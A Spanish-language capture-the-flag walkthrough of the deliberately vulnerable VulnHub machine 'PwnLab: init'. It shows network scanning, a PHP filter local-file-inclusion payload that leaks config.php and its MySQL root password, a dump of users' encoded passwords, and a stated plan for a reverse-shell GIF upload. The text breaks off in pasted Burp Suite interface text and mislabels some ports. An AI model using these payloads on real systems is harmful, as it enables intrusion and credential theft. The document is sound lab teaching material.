Vulnerable Machine: PwnLab: Init

Nivel: Low

Url: [PwnLab: init ~ VulnHub]()

Descripción:

Wellcome to "PwnLab: init", my first Boot2Root virtual machine. Meant to be easy, I hope you enjoy it and maybe learn something. The purpose of this CTF is to get root and read the flag.

Can contact me at: claor@pwnlab.net or on Twitter: @Chronicoder


Difficulty: Low
Flag: /root/flag.txt

Preparación previa:


Hemos preparado previamente una máquina Kali linux (IP: 192.168.232.136) la cual tiene una tarjeta de red conectada a VMNet8,
Para la preparación de la máquina simplemente hemos descargado el archivo OVA, y cambiado la tarjeta de red a la misma que hay en nuestra máquina linux VMNet8

Solución:

En nuestra primera parte del reconocimiento identificamos la IP de nuestro objetivo, en este caso sabemos que es la IP 192.168.232.146.



```
nmap -sn 192.168.232.0/24
```




```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.232.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 07:02 EST
Nmap scan report for 192.168.232.1
Host is up (0.00021s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.232.2
Host is up (0.00033s latency).
MAC Address: 00:50:56:FE:6E:9B (VMware)
Nmap scan report for 192.168.232.144
Host is up (0.00070s latency).
MAC Address: 00:0C:29:74:F8:BC (VMware)
Nmap scan report for 192.168.232.146
Host is up (0.00084s latency).
MAC Address: 00:0C:29:27:43:ED (VMware)
Nmap scan report for 192.168.232.254
Host is up (0.00035s latency).
MAC Address: 00:50:56:F9:02:59 (VMware)
Nmap scan report for 192.168.232.136
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.99 seconds
```

Tras obtener la direccion IP podemos ahondar mas en el objetivo para encontrar mas información, a continuación escaneamos el objetivo utilizando las siguientes flags

-A: Hace que detectemos la versión, traceroute, OS …etc.

-T4: Indica el tiempo de envio de los paquetes de 0 a 6.


```
nmap  -A -T4 -p- 192.168.232.146
```



```
┌──(root㉿kali)-[~]
└─# nmap  -A -T4 -p- 192.168.232.146
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 07:25 EST
Nmap scan report for 192.168.232.146
Host is up (0.0013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: PwnLab Intranet Image Hosting
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33191/udp   status
|   100024  1          34208/tcp   status
|   100024  1          45215/udp6  status
|_  100024  1          55142/tcp6  status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 39
|   Capabilities flags: 63487
|   Some Capabilities: InteractiveClient, ConnectWithDatabase, Speaks41ProtocolOld, Support41Auth, SupportsTran
sactions, IgnoreSigpipes, LongColumnFlag, DontAllowDatabaseTableColumn, LongPassword, Speaks41ProtocolNew, ODBC
Client, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, FoundRows, SupportsCompression, SupportsMultipleRe
sults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: is)ka';1'mrvwudvE5x}
|_  Auth Plugin Name: mysql_native_password
34208/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:27:43:ED (VMware)
```

Lo mas interesante que podemos ver es los servicios, como pueden ser Mysql (:80) y Apache (:3306).


Para analizar las vulnerabilidades que estamos ya observando vamos a utilizar nikto, este devuelve la información basándose en el fichero config.php



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.232.146
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.232.146
+ Target Hostname:    192.168.232.146
+ Target Port:        80
+ Start Time:         2024-01-31 07:51:22 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mo
zilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to rende
r the content of the site in a different fashion to the MIME type. See: https://www.netspar
ker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://p
ortswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a r
equest to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-2000-0649
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 i
s the EOL for the 2.x branch.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mo
zilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Web Server returns a valid response with junk HTTP methods which may cause false posit
ives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restrictin
g-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-01-31 07:51:43 (GMT-5) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Vamos a acceder a la siguiente URL para obtener un hash base64 con las peticiones que se hacen al navegador cuando nos encontramos en el login.

http://192.168.232.146/?page=php://filter/convert.base64-encode/resource=login



PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb
/cGhwDQoJaWYgKGlzc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFV


si desciframos este base64 obtendremos el codigo de login




```
┌──(root㉿kali)-[~]
└─# echo  PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCnJlcXVpcmUoImNvbmZpZy5waHAiKTsNCiRteXNxbGkgPSBuZXcgbXl
zcWxpKCRzZXJ2ZXIsICR1c2VybmFtZSwgJHBhc3N3b3JkLCAkZGF0YWJhc2UpOw0KDQppZiAoaXNzZXQoJF9QT1NUWyd1c2Vy
J10pIGFuZCBpc3NldCgkX1BPU1RbJ3Bhc3MnXSkpDQp7DQoJJGx1c2VyID0gJF9QT1NUWyd1c2VyJ107DQoJJGxwYXNzID0gY
mFzZTY0X2VuY29kZSgkX1BPU1RbJ3Bhc3MnXSk7DQoNCgkkc3RtdCA9ICRteXNxbGktPnByZXBhcmUoIlNFTEVDVCAqIEZST0
0gdXNlcnMgV0hFUkUgdXNlcj0/IEFORCBwYXNzPT8iKTsNCgkkc3RtdC0+YmluZF9wYXJhbSgnc3MnLCAkbHVzZXIsICRscGF
zcyk7DQoNCgkkc3RtdC0+ZXhlY3V0ZSgpOw0KCSRzdG10LT5zdG9yZV9SZXN1bHQoKTsNCg0KCWlmICgkc3RtdC0+bnVtX3Jv
d3MgPT0gMSkNCgl7DQoJCSRfU0VTU0lPTlsndXNlciddID0gJGx1c2VyOw0KCQloZWFkZXIoJ0xvY2F0aW9uOiA/cGFnZT11c
GxvYWQnKTsNCgl9DQoJZWxzZQ0KCXsNCgkJZWNobyAiTG9naW4gZmFpbGVkLiI7DQoJfQ0KfQ0KZWxzZQ0Kew0KCT8+DQoJPG
Zvcm0gYWN0aW9uPSIiIG1ldGhvZD0iUE9TVCI+DQoJPGxhYmVsPlVzZXJuYW1lOiA8L2xhYmVsPjxpbnB1dCBpZD0idXNlciI
gdHlwZT0idGVzdCIgbmFtZT0idXNlciI+PGJyIC8+DQoJPGxhYmVsPlBhc3N3b3JkOiA8L2xhYmVsPjxpbnB1dCBpZD0icGFz
cyIgdHlwZT0icGFzc3dvcmQiIG5hbWU9InBhc3MiPjxiciAvPg0KCTxpbnB1dCB0eXBlPSJzdWJtaXQiIG5hbWU9InN1Ym1pd
CIgdmFsdWU9IkxvZ2luIj4NCgk8L2Zvcm0+DQoJPD9waHANCn0NCg== | base64 --decode
<?php
session_start();
require("config.php");
$mysqli = new mysqli($server, $username, $password, $database);

if (isset($_POST['user']) and isset($_POST['pass']))
{
        $luser = $_POST['user'];
        $lpass = base64_encode($_POST['pass']);

        $stmt = $mysqli->prepare("SELECT * FROM users WHERE user=? AND pass=?");
        $stmt->bind_param('ss', $luser, $lpass);

        $stmt->execute();
        $stmt->store_Result();

        if ($stmt->num_rows == 1)
        {
                $_SESSION['user'] = $luser;
                header('Location: ?page=upload');
        }
        else
        {
                echo "Login failed.";
        }
}
else
{
        ?>
        <form action="" method="POST">
        <label>Username: </label><input id="user" type="test" name="user"><br />
        <label>Password: </label><input id="pass" type="password" name="pass"><br />
        <input type="submit" name="submit" value="Login">
        </form>
        <?php
}
```

Si observamos hay un fichero config php que es requerido, si decodeamos el hash que obtenemos de este vemos que se ha guardado toda la info en el fichero sin seguridad:

http://192.168.232.146/?page=php://filter/convert.base64-encode/resource=config



```
PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuY
```




```
┌──(root㉿kali)-[~]
└─# echo  PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVR
0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+ | base64 --decode
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

username = "root";
password = "H4u%QJ_H99";
database = "Users";

Con esto ya podemos tener acceso a la base de datos mysql


```
mysql -h  192.168.232.146 -u root -D Users -p
```



```
┌──(root㉿kali)-[~]
└─# mysql -h  192.168.232.146 -u root -D Users -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [Users]> 
```


Para obtener todos los usuarios utilizamos la orden mysql:

```
select * from Users;
```




```
MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.014 sec)
```

a continuación decodificamos estos passwords para tener acceso al login.



Con esto ya tenemos acceso para subir ficheros.
Vamos a aprovechar esto para subir un gif con reverse shell detrás de este

Para ello vamos a apoyarnos de la herramienta, esta nos va a ayudar en el análisis de seguridad de aplicaciones web, y así usar un proxy para ver las peticiones que se realizan cuando interactuamos con el servidor web.



Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Hide this tab
Start here
Watch the tour
Find out more
Start learning

Learn, explore and discover

Getting started with Burp Suite

Get going right away - with our quick start tutorial.

Burp Suite - a guided video tour

